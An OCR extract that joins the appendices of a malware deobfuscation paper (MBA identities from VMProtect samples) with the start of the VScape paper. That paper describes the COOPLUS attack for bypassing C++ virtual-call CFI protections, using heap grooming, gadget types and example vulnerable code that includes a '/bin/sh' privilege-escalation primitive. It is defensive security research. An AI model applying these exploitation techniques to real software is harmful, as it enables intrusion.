[43] Xavier Leroy. Formal Verification of a Realistic Compiler. *Communications of the ACM*, 52(7), July 2009.

[44] Fabrizio Biondi, Sébastien Josse, and Axel Legay. Bypassing Malware Obfuscation with Dynamic Synthesis. https://ercim-news.ercim.eu/en106/special/bypassing-malware-obfuscation-with-dynamic-synthesis, July 2016.

[45] Dongpeng Xu, Jiang Ming, and Dinghao Wu. Cryptographic Function Detection in Obfuscated Binaries via Bit-precise Symbolic Loop Mapping. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (S&P'17)*, 2017.

[46] Eugene Kolodenker, William Koch, Gianluca Stringhini, and Manuel Egele. PayBreak: Defense Against Cryptographic Ransomware. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security (ASIACCS'17)*, 2017.

[47] Christian Collberg, Clark Thomborson, and Douglas Low. A Taxonomy of Obfuscating Transformations. Technical report, The University of Auckland, 1997.

[48] Asia Slowinska, Traian Stancescu, and Herbert Bos. Howard: A Dynamic Excavator for Reverse Engineering Data Structures. In *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS'11)*, 2011.

[49] Andreas Moser Christopher Kruegel and Engin Kirda. Limits of Static Analysis for Malware Detection. In *Proceedings of the 23rd Annual Computer Security Applications Conference (ACSAC'07)*, 2007.

[50] Mathilde Ollivier, Sébastien Bardin, Richard Bonichon, and Jean-Yves Marion. How to Kill Symbolic Deobfuscation for Free (or: Unleashing the Potential of Path-oriented Protections). In *Proceedings of the 35th Annual Computer Security Applications Conference (ACSAC'19)*, 2019.

[51] Mathilde Ollivier, Sébastien Bardin, Richard Bonichon, and Jean-Yves Marion. Obfuscation: Where Are We in anti-DSE Protections? (a First Attempt). In *Proceedings of the 9th Workshop on Software Security, Protection, and Reverse Engineering (SSPREW'19)*, 2019.

[52] Leonardo De Moura and Nikolaj Bjørner. Z3: an efficient SMT solver. In *Proceedings of the 14th International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS'08)*, 2008.

[53] Pei Wang, Shuai Wang, Jiang Ming, Yufei Jiang, and Dinghao Wu. Translingual Obfuscation. In *Proceedings of the 1st IEEE European Symposium on Security and Privacy (Euro S&P'16)*, 2016.

[54] The Coq development team. The Coq proof assistant reference manual Version 8.9.1. http://coq.inria.fr, 2019.

[55] MapleSoft. The Essential Tool for Mathematics. https://www.maplesoft.com/products/maple/, 2020.

[56] WOLFRAM. WOLFRAM MATHEMATICA. http://www.wolfram.com/mathematica/, 2020.

[57] sagemath. SageMath. http://www.sagemath.org/, 2020.

[58] Peter Garba and Matteo Favaro. SATURN – Software Deobfuscation Framework Based on LLVM. In *Proceedings of the 3rd International Workshop on Software Protection (SPRO'19)*, 2019.

[59] Sumit Gulwani, Oleksandr Polozov, and Rishabh Singh. Program Synthesis. *Foundations and Trends® in Programming Languages*, 4(1-2):1–119, 2017.

[60] Chris Eagle. *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*. No Starch Press, 2011.

[61] Pascal Junod, Julien Rinaldini, Johan Wehrli, and Julie Michielin. Obfuscator-LLVM–Software Protection for the Masses. In *Proceedings of the IEEE/ACM 1st International Workshop on Software Protection (SPRO'15)*, 2015.

[62] Jiang Ming, Dongpeng Xu, Li Wang, and Dinghao Wu. LOOP: Logic-Oriented Opaque Predicate Detection in Obfuscated Binary Code. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)*, 2015.

[63] Ramtine Tofighi-Shirazi, Philippe Elbaz-Vincent, Irina Mariuca Asavoae, and Thanh-Ha Le. Defeating Opaque Predicates Statically through Machine Learning and Binary Analysis. In *Proceedings of the 3rd International Workshop on Software Protection (SPRO'19)*, 2019.

[64] Lindsey O'Donnell. 50k Servers Infected with Cryptomining Malware in Nansh0u Campaign. http://tiny.cc/vj9zsz, May 2019.

[65] Ed Targett. Chinese Hackers Dropped Rootkit in 50,000 Servers: Then Left Theirs Wide Open. https://www.cbronline.com/news/guardicore-chinese-hackers-servers, May 2019.

[66] VirusTotal. VirusTotal Intelligence: Combine Google and Facebook and apply it to the field of Malware. https://www.virustotal.com/gui/intelligence-overview, 2020.

[67] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: Building customized program analysis tools with dynamic instrumentation. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2005.

A MBA Samples from VMProtect malware

We list more complex MBA samples found in VMProtect malware as follows.

```
-x-y = ~(~(~(-1+x)|~(-1+x))+y)&~(~(~(-1+x)|~(-1+x))+y)
     = ~(~(~(-1+x)&~(-1+x))+y)&~(~(~(-1+x)&~(-1+x))+y)

x+1-y = ~(~(x+1)+y)|~(~(x+1)+y)
      = ~(~(x+1)+y)&~(~(x+1)+y)

a+b = ~(~(a+b)|~(a+b))|~(~(a+b)|~(a+b))

-x+~y =  (~(-1+x)|~(-1+x))+(~y&~y)

~a+x&y = (~a&~a)+(~(~x|~y)|~(~x|~y))

x&y+a&b = (~(~x|~y)|~(~x|~y)) + (~(~a|~b)|~(~a|~b))
        = (~(~x&~x)&~(~y&~y)) + (~(~a&~a)&~(~b&~b))


x|y+a|b = (~(~x&~y)&~(~x&~y)) + (~(~a&~b)&~(~a&~b))
        = (~(~x|~x)|~(~y|~y)) + (~(~a|~a)|~(~b|~b))
```

B Z3 Solving Time Comparison on Dataset 2


Figure 8 presents the complete simplification result of 8-bit, 16-bit, 32-bit, and 64-bit MBA samples in Dataset 2.

C A Complex MBA Example


Figure 9 shows the procedure of using MBA-Blast to simplify the MBA sample in Figure 1.




(a) 8-bit result.



(b) 16-bit result.



(c) 32-bit result.



(d) 64-bit result.

Figure 8: Compare Z3 solving time when handling all different data length in Dataset 2.

$$
\begin{aligned}
&4*(\neg x\wedge y)-(x\oplus y)-(x\vee y)+4*\neg(x\vee y)-\neg(x\oplus y)-\neg y-(x\vee\neg y)+1+6*x+5*\neg z+(\neg(x\oplus z))-(x\vee z)-2*\neg x\\
&\qquad -4*(\neg(x\vee z))-4*(x\wedge\neg z)+3*(\neg(x\vee\neg z))\\
&=4*(y-(x\wedge y))-(x+y-2*(x\wedge y))-(x+y-(x\wedge y))+4*(-x-y+(x\wedge y)-1)-(-x-y+2*(x\wedge y)-1)-(-y-1)\\
&\quad -(-y+(x\wedge y)-1)+1+6*x+5*(-z-1)+(-x-z+2*(x\wedge z)-1)-1*(x+z-(x\wedge z))-2*(-x-1)\\
&\quad -4*(-x-z+(x\wedge z)-1)+3*(z-(x\wedge z))-4*(x-(x\wedge z))\\
&=4*y-4*(x\wedge y)-x-y+2*(x\wedge y)-x-y+(x\wedge y)-4*x-4*y+4*(x\wedge y)-4+x+y-2*(x\wedge y)+1+y+1+y-\\
&\quad (x\wedge y)+1+1+6*x-5*z-5-x-z+2*(x\wedge z)-1-x-z+(x\wedge z)+2*x+2+4*x+4*z-4*(x\wedge z)+4+3*z\\
&\quad -3*(x\wedge z)-4*x+4*(x\wedge z)\\
&=x+y
\end{aligned}
$$

Figure 9: MBA-Blast simplification procedure of the example in Figure 1.

VScape: Assessing and Escaping Virtual Call Protections

Kaixiang Chen[1], *Chao Zhang*[1,2,3]✉, *Tingting Yin*[1], *Xingman Chen*[1], *Lei Zhao*[4]

[1]*Institute for Network Science and Cyberspace, Tsinghua University*

[2]*Beijing National Research Center for Information Science and Technology*

[3]*Tsinghua University-QI-ANXIN Group JCNS*

[4]*School of Cyber Science and Engineering, Wuhan University*

{ckx18,ytt18,cxm16}@mails.tsinghua.edu.cn, chaoz@tsinghua.edu.cn, leizhao@whu.edu.cn

Abstract

Many control-flow integrity (CFI) solutions have been proposed to protect indirect control transfers (ICT), including C++ virtual calls. Assessing the security guarantees of these defenses is thus important but hard. In practice, for a (strong) defense, it usually requires great manual efforts to assess whether it could be bypassed, when given a specific (weak) vulnerability. Existing automated exploit generation solutions, which are proposed to assess the exploitability of vulnerabilities, have not addressed this issue yet.

In this paper, we point out that a wide range of virtual call protections, which do not break the C++ ABI (application binary interface), are vulnerable to an advanced attack COOPLUS, even if the given vulnerabilities are weak. Then, we present a solution VScape to assess the effectiveness of virtual call protections against this attack. We developed a prototype of VScape, and utilized it to assess 11 CFI solutions and 14 C++ applications (including Firefox and PyQt) with known vulnerabilities. Results showed that real-world applications have a large set of exploitable virtual calls, and VScape could be utilized to generate working exploits to bypass deployed defenses via weak vulnerabilities.

1 Introduction

To mitigate control flow hijacking attacks, many control-flow integrity (CFI) solutions [1, 2] have been proposed. In principle, CFI solutions validate the transfer targets of each indirect control transfer (ICT) instruction, including indirect call/jump and return instructions, enforcing them fall into a corresponding equivalence class (EC). Virtual functions in C++ programs are lowered to indirect call instructions in binary code, and thus benefit from CFI solutions as well.

Early CFI solutions [3, 4] did not take C++ semantics into consideration, and thus allowed virtual calls (denoted as *vcalls*) to transfer to a large number of targets. Researchers pointed out their weaknesses and proposed the COOP [5] attack to bypass these defenses at virtual call sites. Some other CFI solutions [6, 7] are C++ semantics aware, and provide fine-grained defenses for virtual calls, defeating the COOP attack. Recent CFI solutions [2, 8] take runtime information (e.g., data origin) to further reduce the size of EC for virtual calls and provide a stronger defense.

Despite a considerable amount of efforts to defeat attacks, it is still not clear whether these defenses are strong enough to protect virtual calls from advanced attacks, given the continuously evolving arm-race between offense and defense. For example, according to the C++ language specification, a virtual function call site, which expects a virtual function from a statically declared base class, by design is allowed to jump to all variant virtual functions overridden in derived classes. Thus, the EC set is still large. In practice, it requires great manual efforts to assess the exploitability of (potentially weak) vulnerabilities, especially when some (potentially strong) defenses are deployed. In general, analysts have to comprehend the application and the vulnerability, and search for proper exploit primitives in the target application which may have a large code base, then assemble these primitives to exploit the target vulnerability. This process is time-consuming and needs automated solutions.

To automatically assess the exploitability of vulnerabilities, several automated exploit generation (AEG) solutions [9–11] have been proposed. However, none of them have taken modern defenses into consideration, and thus fail to assess their security guarantees. For instance, AEG solutions targeting heap vulnerabilities, e.g., Revery [11] and Gollum [12], only work well when the defense ASLR [13] is disabled. AEG solutions targeting stack-based buffer overflow, e.g., Q [14], CRAX [15] and PolyAEG [16], cannot bypass stack canary [17]. Thus, developing an AEG solution to assess the security of a defense solution is necessary.

In this paper, we assess the effectiveness of virtual calls defenses and proposed a solution VScape to facilitate the assessment. We point out that, each virtual call protection is vulnerable to an advanced attack COOPLUS, as long as it (1) does not break the application-binary interface (ABI) of virtual calls, (2) cannot guarantee the integrity of C++ objects' VTable pointers, and (3) allows multiple transfer targets at virtual call sites. COOPLUS is essentially a code reuse

attack, which invokes type-conformant (but out-of-context) virtual functions at victim virtual call sites. Such invocations are allowed by C++ semantic aware CFI solutions, but operate on out-of-context objects, and thus could cause further consequences, e.g., control flow hijacking.

VScape could facilitate this exploitation process. Specifically, it analyzes the target application, scans all vcall sites and finds compatible classes, then filters virtual functions that could cause memory safety violations, and finally compiles proper exploit primitives to generate final exploits. To the best of our knowledge, VScape is the first solution to generate exploits to bypass virtual call protections. It shows following intriguing features which previous researches have not exhibited. It is able to assess the security of a large number of defenses for virtual calls and assist in generating exploits to bypass them. It could assess the exploitability of many types of vulnerabilities, even some types of vulnerabilities that are hard to exploit in practice. Further, it could yield a massive number of exploit primitives, which could greatly facilitate manual exploit generation.

We implemented a prototype of VScape based on Clang [18] and Angr [19], and evaluated it on 14 real world C++ applications including Firefox and PyQt, which are hardened with 11 CFI solutions. Results showed there is a large attack surface of exploitable virtual call sites in real world applications. Most virtual call protections can be bypassed by COOPLUS, and VScape could be utilized to generate working COOPLUS exploits when given known vulnerabilities. We pointed out that, to fully mitigate COOPLUS, a solution which protects the integrity of `vptr` with a low performance overhead and good compatibility is demanded.

In summary, we made the following contributions:

- We pointed out an advanced attack COOPLUS, able to bypass a wide range of virtual call protections, even when only weak vulnerabilities are given.
- We presented a solution VScape to assess the effectiveness of virtual call protections against COOPLUS, including the available attack surface and exploit primitives, and to assist in generating working exploits.
- We implemented a prototype of VScape and evaluated it on real world applications Firefox and PyQt hardened with virtual call protections. Results showed that the attack surface is large and bypassing virtual call protections is feasible in practice.

2 Background

2.1 VTables and Virtual Calls

In C++ applications, a virtual function in a base class can be overridden in a derived class. When a virtual function claimed in a base class is invoked at a virtual call site, the actual function invoked at runtime may belong to a derived class, depending on the runtime object's type.

To support this polymorphism feature, compilers employ a dynamic dispatch mechanism, in which polymorphic functions are invoked via indirect call instructions. As presented in the Itanium and MSVC C++ ABI, which are followed by major compilers including GCC, Clang and Microsoft MSVC, pointers to all polymorphic virtual functions (denoted as *vfptr*) of each class are kept in a separate *Virtual Function Table* (VTable) bound to this class, and a pointer *vptr* to the VTable is attached to each object of this class. Since C++ supports multiple types of inheritances, including single, multiple, and virtual inheritance, an object may have multiple *vptr* located at different offsets.

A typical virtual call is shown as below, which comprises of 3 steps: (1) dereference the *this* pointer of the runtime object to get its vptr, i.e., address of the VTable; (2) find the vfptr in target VTable, by adding a fixed offset, and (3) retrieve the vfptr and invoke the virtual function.

```
mov rax, qword ptr [rcx]; load vptr
add rax, 16;              find vfptr
call [rax];               invoke vf
```

Note that, `vptr` is retrieved from an object in the heap. Therefore, given a proper vulnerability, an adversary could exploit it to tamper with `vptr`, hijack the followed virtual call. This is the common and well known VTable hijacking [20] attack.

2.2 Virtual Call Protections

To defend against VTable hijacking attacks, researchers have proposed multiple protection techniques.

As tampering with `vptr` is the entry to launch VTable hijacking attacks, a straightforward solution is to guarantee the integrity of `vptr`. Generic data flow integrity (DFI) techniques [21, 22] can serve this purpose. VPS [23] directly provides DFI to `vptr` for binary programs, but suffers from precision issues in binary analysis. This type of defense can protect `vptr` from being overwritten, but in general has high runtime overheads and is rarely deployed in practice.

Another type of defenses breaks the C++ ABI to protect virtual calls. For instance, CFIXX [24] places `vptr` in a separate metadata table, and leverages the Intel Memory Protection Extensions (MPX) hardware feature to protect the metadata table's integrity. VTrust [7] replaces each `vptr` with an index to a protected table, and enforces users to use VTable pointers in the table. However, it does not protect the integrity of the `vptr` , leaving potential attack surfaces.`vptr`, In general, this type of protection breaks the C++ ABI to block attackers, but at the same time, it leads to a severe compatibility issue and hinders the broad deployment.

The third type of protection technique checks the validity of each virtual call's target. Most CFI solutions fall into this category. Some recent CFI solutions, e.g., OS-CFI [2] and μCFI [8], utilize runtime data flow information to reduce the size of EC (even to 1). If a virtual call is only allowed to one target, then it is guaranteed to be safe. However, runtime data collection in general is hard to deploy in practice.

Most CFI solutions aim at both security and practical-

ity. Coarse-grained CFI solutions, e.g., BinCFI [3] and CCFIR [4], do not take type information or C++ semantics into consideration, and thus allow virtual calls to transfer to a large number of targets. Fine-grained CFI solutions, on the other hand, utilize such information to provide stronger defenses. For instance, LLVM-CFI [6] and TypeArmor [25] utilize type information, while VTrust [7] and vfGuard [26] utilize C++ semantics, to provide stronger defenses for virtual calls. As this type of defenses is popular and practical, we focus on assessing their effectiveness in this paper.

2.3 The COOP Attack

Multiple studies [27, 28] have demonstrated that coarse-grained CFI solutions are too permissive and can be bypassed. Specifically, for virtual calls, researchers proposed the counterfeit object-oriented programming (COOP) [5] attack to bypass coarse-grained defenses at virtual call sites.

COOP is, in essence, a code reuse attack, which utilizes the fact that all existing virtual functions (even arbitrary address-taken functions) are allowed at virtual calls if CFI solutions do not precisely consider C++ semantics. COOP exploits two key factors: (F1) a set of virtual call sites (denoted as *vfgadget*) which invoke existing but out-of-context virtual functions, and (F2) a special *vfgadget* which can orchestrate other *vfgadgets*, and accordingly prepares a set of counterfeit C++ objects to chain *vfgadgets* and launch attacks.

However, the factor F2 is rare in applications, while the factor F1 relies on the assumption that deployed defenses have not considered C++ semantics. As the COOP paper [5] claimed, *COOP's control flow can be reliably prevented when precise C++ semantics are considered from source code*. Thus, COOP cannot bypass many CFI solutions, e.g., LLVM-CFI [6] and VTrust [7].

3 COOPLUS Attack

Different from the claim made in [5], we pointed out COOP is more powerful than that realized by its authors. In this section, we present a variant of COOP, named COOPLUS, which is able to bypass C++ semantics aware CFI defenses.

3.1 Assumptions

We assume that widely deployed mitigations like including DEP (Data Execution Prevention [29]), ASLR (Address Space Layout Randomization [13]) and stack canary [17], are enabled on the target. We also assume that the target virtual call protection to assess is C++ semantics aware but does not break the C++ ABI nor protect the integrity of `vptr`.

On the other hand, we assume a weak vulnerability (e.g., one-byte heap overflow) is given[1]. Existing literature on attacks usually assumes the target application has a strong vulnerability, e.g., which allows writing arbitrary values to arbitrary addresses. In this paper, we only assume the target application has one memory corruption vulnerability that can

[1] But weaker vulnerabilities have lower probabilities to be exploited.




Figure 1: An example COOPLUS attack.

be exploited to tamper with one C++ object's *vptr*. This assumption makes our attack more realistic and reasonable.

We only focus on escaping virtual call protections, but other defenses in use may also hinder end-to-end exploits. Thus, we assume the adversary has necessary capabilities, e.g., information leaks and heap spraying, to bypass other defenses (e.g., ASLR). Automated escaping those defenses is out of the scope of this paper.

3.2 Principle of COOPLUS

COOPLUS is, in essence, a code reuse attack. More specifically, it is a variant of the proposed COOP attack. As COOP bypasses coarse-grained CFI defenses by invoking existing virtual functions at virtual call sites, COOPLUS invokes only type-compatible virtual functions to bypass stronger defenses, e.g., CFI solutions that are C++ semantics aware.

As shown in Figure 1, a virtual call site in the function `foo` expects a virtual function declared in the `Base` class. By design, this vcall site could invoke any overridden virtual function in derived classes (e.g., Sub1 and Sub2 in the figure), according to the C++ specification. In other words, virtual call protection has to allow virtual calls to invoke a large set[2] of compatible virtual functions.

COOPLUS works as follows. The adversary first picks a vcall (e.g., a invocation of Base::func1) to hijack, then utilizes the given (weak) vulnerability to corrupt a victim object (e.g., of class S1, denoted as *victim class*) used at the vcall. Specifically, she/he could replace the victim object's `vptr` with a VTable pointer of another class (e.g., class S2, denoted as *counterfeit class*) derived from the base. Further vcalls of this victim object (e.g., S1::func1) will invoke a different virtual function (e.g., S2::func1, denoted as *counterfeit function*). But ABI-conformant vcall protections will not block this out-of-context invocation. Since objects of different classes have different layouts, the counterfeit function may access fields (e.g., *memberM*) outside the victim object, which may corrupt the *relay object* following this victim object. Eventually, the counterfeit function or future functions operating on the relay object will be hijacked.

Two conditions are required to make the attack work. (1) The counterfeit class is derived from the base class expected

[2] Some defenses, e.g., OS-CFI and μCFI, could reduce the size of this set by tracking runtime information, e.g., the origin of pointers.




Figure 2: Consequences of out-of-bound data read.




Figure 3: Consequences of out-of-bound data write.

at the virtual call site, to pass the security checks of a C++ semantics aware defense. (2) The counterfeit virtual function performs out-of-bound access on the victim object, to yield exploitable memory safety violations.

Note that, even if the counterfeit function does not cause out-of-bound access, it may corrupt fields of the victim object or cause other unexpected behaviors, and eventually enables exploitation. But it is hard to assess the consequences of all unexpected behaviors in a unified way. Thus, we only consider out-of-bound access in COOPLUS.

3.3 Vulnerability Amplification

With COOPLUS, we could utilize the original vulnerability of limited capability, i.e., which can only tamper with an object's `vptr`, to trigger new out-of-bound memory access on the relay object. Further access to the relay object will cause unexpected behaviors. This new memory violation could amplify the vulnerability's capability, which could even lead to arbitrary address memory writes (AAW), facilitating further exploitation (e.g., control flow hijacking).

Out-of-bound Read. In the first case, the counterfeit function performs an out-of-bound read on the relay object. If the relay object is controllable, then the counterfeit function may misbehave and yield the following four types of gadgets.

If the controllable data loaded (Ld) from the relay object is used by the counterfeit function as a program counter (PC), then it could facilitate control flow hijacking. This type of gadgets is denoted as **Ld-Ex-PC**.

If the controllable data loaded (Ld) from the relay object is used by the counterfeit function as a target memory address to write, then this type of gadgets could cause arbitrary memory write (AW). Depending on the value that can be written to target memory, there are three types.

- **Ld-AW-Const:** the counterfeit function can only write a constant value to target memory. This gadget can be exploited in a limited range of scenarios.
- **Ld-AW-nonCtrl:** the counterfeit function writes a non-constant and non-controllable value to target memory. It could be exploited in a limited range of scenarios.
- **Ld-AW-Ctrl:** the counterfeit function writes a controllable value to target memory. This gadget could facilitate AAW, as shown in the example demonstrated in Figure 2.

If the controllable data loaded from the relay object is used by the counterfeit function as a target memory address to read, then it could cause arbitrary memory read (AAR).

Out-of-bound Write. The other case is that, the counterfeit function performs an out-of-bound write on the relay object. Further operations on the relay object will be misled. Depending on the value written by the counterfeit function, there are two classical types of gadgets.

- **St-Ptr:** the counterfeit function tries to write a pointer value to the relay object. If the relay object could be observed by the adversary, then she/he could leak a pointer to break defenses like ASLR.
- **St-nonPtr:** the counterfeit function tries to write a non-pointer value to the relay object. Depending on how this value is used by the relay object, it may also enable further exploitation. Figure 3 shows an example in which a non-pointer value `0xffff` is stored to the `memberM` field and corrupts the relay object, which interprets the field as a `size` of an array and may lead further AAR or AAW.

Relay Object Manipulation. With proper heap layout manipulation techniques, e.g., heap feng shui [30], we could allocate many types of objects (usually of same sizes) following the victim object, and make them as relay objects to enable potential exploitation paths.

For example, if the counterfeit function causes some out-of-bound read, then a controllable relay object could be allocated to further hijack the counterfeit function, or a non-controllable relay object with sensitive fields could be allocated to leak sensitive information. If the counterfeit function causes an out-of-bound write, then a relay object of the proper layout (e.g., with a size field at proper offsets) could be allocated, to drive the program out-of-control.

3.4 Attack Analysis

3.4.1 Vulnerable Protections

The COOPLUS attack could bypass a wide range of virtual call protections that meet the following two conditions.

- *The target virtual call protection follows the well known C++ ABI.* More specifically, the `vptr` is placed before each object, and the virtual call site allows type-conformant virtual functions.
- *Victim objects' vptr could be corrupted by adversaries.* In other words, the target vcall protection does not guarantee integrity of `vptr`. In practice, following the C++ ABI,

```
1  class Buffer{ int size; char[1024] src_buf;};
2  int input_check(Buffer* obj){
3      uint32_t length = read_uint32();
4      obj->size = length;
5      if (length>1024) return false;
6      read_len(obj->src_buf, length);
7      return true;
8  }
9  int vul_func(Buffer* obj){
10     uint32_t fcs =~0
11     uint8_t *src=obj->src_buf;
12     uint8_t *p=src;
13     while(p!=&src[obj->size]) CRC(fcs,*p++);
14     *(uint32_t *)p=htonl(fcs);//overflow when size>1020
15 }
16 int trigger_func(){
17     Buffer* p = new Buffer();
18     if (input_check(p)){ vul_func(p);}
19 }
```

Listing 1: A four-byte heap overflow (CVE-2015-7504).

```
1  Privilege_Rank *PR;
2  #define administrator 0
3  #define normal_user 1
4  class Privilege_Rank{
5      char* username;
6      uint64_t rank_level;
7      Privilege_Rank(uint64_t rl)::rank_level(rl);
8  };
9  void init_a_thread(){
10     PR = new Privilege_Rank(normal_user);
11 }
12 void sensitive_operation()
13 {
14     if (PR->rank_level==administrator){
15         system("/bin/sh");
16     }else{
17         do_nothing();
18     }
19 }
```

Listing 2: Privilege escalation primitive

`vptr` is associated with objects which reside in writable heap, making it challenging to protect its integrity.

- *Multiple targets are allowed at virtual call sites.* Some defenses are able to limit the number of allowed runtime virtual functions to 1. It leaves no space for exploitation.

Some defenses, e.g., CFIXX [24], breaks the C++ ABI and replaces each `vptr` with a runtime lookup table entry, then protects the integrity of this table with the Intel MPX [31] hardware feature. This type of defense could defeat COOPLUS, but introducing compatibility issues.

Some defenses, e.g., OS-CFI [2] and μCFI [8], could track runtime information to limit the number of allowed virtual functions (even to 1 in some cases). However, they are in general hard to deploy in practice. Moreover, they cannot guarantee a unique runtime target for each virtual call in practice [32]. So, in theory, COOPLUS is still feasible.

3.4.2 Applicable Vulnerabilities

Proposed exploiting techniques in literature, in general, assume applications have vulnerabilities with strong capability, e.g., enough to make many powerful exploitations. But in reality, such qualified vulnerabilities are rare. On the contrary, COOPLUS has a lower expectation on the vulnerability and is applicable to many real world vulnerabilities, as long as the vulnerability can (even partially) corrupt the `vptr`.

For example, a heap overflow vulnerability which could overwrite only one byte is qualified. A use after free vulnerability is also qualified. Listing 1 shows a heap overflow vulnerability which only overwrites the following four bytes with a CRC checksum. Given that CRC could be reversed [33], the adversary could utilize this vulnerability to overwrite 4 bytes (`vptr`) with an arbitrary value.

A weak vulnerability that can only partially overwrite a `vptr` could be exploitable as well. Since the victim class and counterfeit class are often defined in the same program module, thus have VTables close to each other. So, a partial overwrite to one `vptr` could yield another compatible `vptr`, and enable the COOPLUS attack. But, *such weak vulnerabilities will reduce the number of available exploit primitives*, and thus lowers the probability of being exploited.

3.4.3 Attack Effects

The major attack effect of COOPLUS is arbitrary address write or read (AAW or AAR). On one hand, AAW and AAR are the basic assumptions of most exploitation techniques, which could be further utilized to perform kinds of advanced attacks including control flow hijacking. On the other hand, AAW and AAR vulnerabilities are rare in practice. Therefore, COOPLUS provides a robust solution to get AAW and AAR primitives, facilitating many exploits.

Furthermore, in some cases, COOPLUS cannot be utilized to get AAW or AAR primitives. But it could be exploited as well. Take the code in Listing 1 as an example, assuming we could only find one counterfeit function, which only doubles a data field of the relay object, we could still utilize it to launch control flow hijacking attacks. As shown in Listing 2, there is a sensitive operation at line 15, which will only be executed with proper `rank_level`. As a result, we could allocate a `Privilege_Rank` object as the relay object, and utilize COOPLUS to double the `rank_level` field. By launching this attack multiple times, we could overwrite this field to 0, and launch the sensitive operation.

4 Primitive Generator

Given a target application, a vulnerability, and a virtual call protection, we would like to assess whether the vulnerability could be exploited to launch the COOPLUS attack and bypass the deployed protection. However, it is challenging.

To launch a COOPLUS attack, we have to first find a proper tuple of exploit primitives *(virtual call, victim class, counterfeit class)*, where (1) the virtual call invokes a virtual function declared in a base class, (2) the victim class and counterfeit class are derived from the base class but have different virtual function implementations, and (3) the victim object has to be corrupted by the vulnerability. Finding such a tuple in the target application, especially in one that has a large code base, is a heavy task. Furthermore, we have to




Figure 4: Overview of the COOPLUS exploit compiler: VScape.




Figure 5: An example CIH and ranks.

generate proper inputs to trigger the virtual call, then trigger the out-of-bound memory access in the counterfeit function, and eventually, trigger sensitive operations on the corrupted data fields, requiring great efforts too.

Therefore, we present a solution VScape to automatically compile candidate primitives and filter practical and reachable primitives, which further facilitates generating the final exploit to bypass the target virtual call protection.

4.1 System Overview

Figure 4 shows the overview of the VScape compiler. It consists of three major components: primitive generation, expected primitive construction, and exploit constraint solving.

The *primitive generation* component takes source code of target applications as inputs, then searches for candidate vcall primitives that can bypass defenses and analyzes their capabilities, and outputs these candidate primitives.

